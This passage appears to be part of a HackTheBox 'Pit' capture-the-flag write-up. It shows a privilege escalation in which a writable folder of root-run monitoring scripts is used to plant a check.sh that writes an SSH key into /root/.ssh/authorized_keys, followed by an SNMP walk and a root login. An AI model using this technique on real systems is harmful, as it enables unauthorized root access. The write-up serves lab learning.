
In cockpit, we have a terminal and we are **michelle**



```
michelle@pit:~

[michelle@pit ~]$
```


III) Privilege Escalation :

> The first thing i did was run linpeas, but I did not find anything




```
[michelle@pit tmp]$ chmod +x linpeas.sh
[michelle@pit tmp]$ ./linpeas.sh
 Starting linpeas. Caching Writable Folders...
```

> I remember seeing a path to result script of snmp enum :



```
= STRING: "/usr/bin/monitor"
```


the script in question :



```
[michelle@pit ~]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
[michelle@pit ~]$ 
```


> If i look the right access to the path **/usr/local/monitoring/**

> i see i have write and read right




```
[michelle@pit ~]$ getfacl /usr/local/monitoring/
getfacl: Removing leading '/' from absolute path names
# file: usr/local/monitoring/
# owner: root
# group: root
user::rwx
user:michelle:-wx
group::rwx
mask::rwx
other::---

[michelle@pit ~]$ 
```

> First, i generate ssh key




```
[michelle@pit .peter]$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/michelle/.ssh/id_rsa):
Created directory '/home/michelle/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/michelle/.ssh/id_rsa.
Your public key has been saved in /home/michelle/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:3Uwix3o1Px5mEah62spimEShV48/cEoEpAXyM8h8IOg michelle@pit.htb
The key's randomart image is:
+---[RSA 3072]----+
|+..o+.        .. |
|=+.o. o  .  .  . |
|oo=o + o. +.+ .  |
| Eooo + o=.* o . |
|   o . =S.o o *  |
|     . . +..  + o|
|    . o   =    . |
|     o o.. .     |
|      . .o.      |
+----[SHA256]-----+
```




```
[michelle@pit .ssh]$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC81CLgrnVo0IkLw9glbusVcawbUNpF82/Qd7FojOUvf4w1fTSwtWRpTL1CBCqoORecHY7sgyzZgS+oJMNK6qEaXVyDWSicu/YePvWl3U1wK0MkLuF+XOx80yfEQ0sjeyvaAW2v0uIZV0EP/3zI
EQWYClLgFNmp2pXKyjHTBGB3KOEb+I7yfkKFfysfEyL/dTqPncTBbkp0xb41iI4s6vjnloF2rBkcfiLg9yS3DmBjvMJ4Tu3/fGZJ/rZNGhksR62GRXhhctQVNnEVepTR21LCocBCT4G90jwL6plYhFjPiDvMTlyKN27OrfkVxA9rZX7/Duyq7c7N
JX9GY420FcL0nQeRZ+XpDnGkRsRYNKwcuFfZz349kISaB8WeICkzOIPPt2EFiXlh6ujeXnTZ5Lkw1WCalxHPXkprRn+zFP7Szh99Y431mVuF4mEiGtptFfOVMzzgAq6TOKyxb1Lpwfgbut9gkKcffPBvD5J2U2lAUBdEdnj1NRlRJMZ961GRZ30=
```

> then, make my ssh key know in authorized_keys root file



```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC81CLgrnVo0IkLw9glbusVcawbUNpF82/Qd7FojOUvf4w1fTSwtWRpTL1CBCqoORecHY7sgyzZgS+oJMNK6qEaXVyDWSicu/YePvWl3U1wK0MkLuF+XOx80yfEQ0sjeyvaAW2v0uIZV0
EP/3zIEQWYClLgFNmp2pXKyjHTBGB3KOEb+I7yfkKFfysfEyL/dTqPncTBbkp0xb41iI4s6vjnloF2rBkcfiLg9yS3DmBjvMJ4Tu3/fGZJ/rZNGhksR62GRXhhctQVNnEVepTR21LCocBCT4G90jwL6plYhFjPiDvMTlyKN27OrfkVxA9rZX7/Du
yq7c7NJX9GY420FcL0nQeRZ+XpDnGkRsRYNKwcuFfZz349kISaB8WeICkzOIPPt2EFiXlh6ujeXnTZ5Lkw1WCalxHPXkprRn+zFP7Szh99Y431mVuF4mEiGtptFfOVMzzgAq6TOKyxb1Lpwfgbut9gkKcffPBvD5J2U2lAUBdEdnj1NRlRJMZ961
GRZ30= " > /root/.ssh/authorized_keys
```


> And put this script in **/usr/local/monitoring/**



```
[michelle@pit .ssh]$ cp check.sh /usr/local/monitoring/
```

This script will be executed by root user when snmp data will be reload


Now, we can reexecute snmp script



```
SNMP SUCCESS:      10.10.10.241
peter@kali:~/Documents/HTB/P$ sudo perl snmpbw.pl pit.htb public 2 1
SNMP query:        10.10.10.241
Queue count:       0
SNMP SUCCESS:      10.10.10.241
peter@kali:~/Documents/HTB/P$
```

> And the script will be executed, so we can now login as root

Annddd we are root



```
[michelle@pit .ssh]$ ssh root@localhost
Web console: https://pit.htb:9090/

Last login: Sun May 30 10:47:05 2021 from ::1
[root@pit ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@pit ~]#
```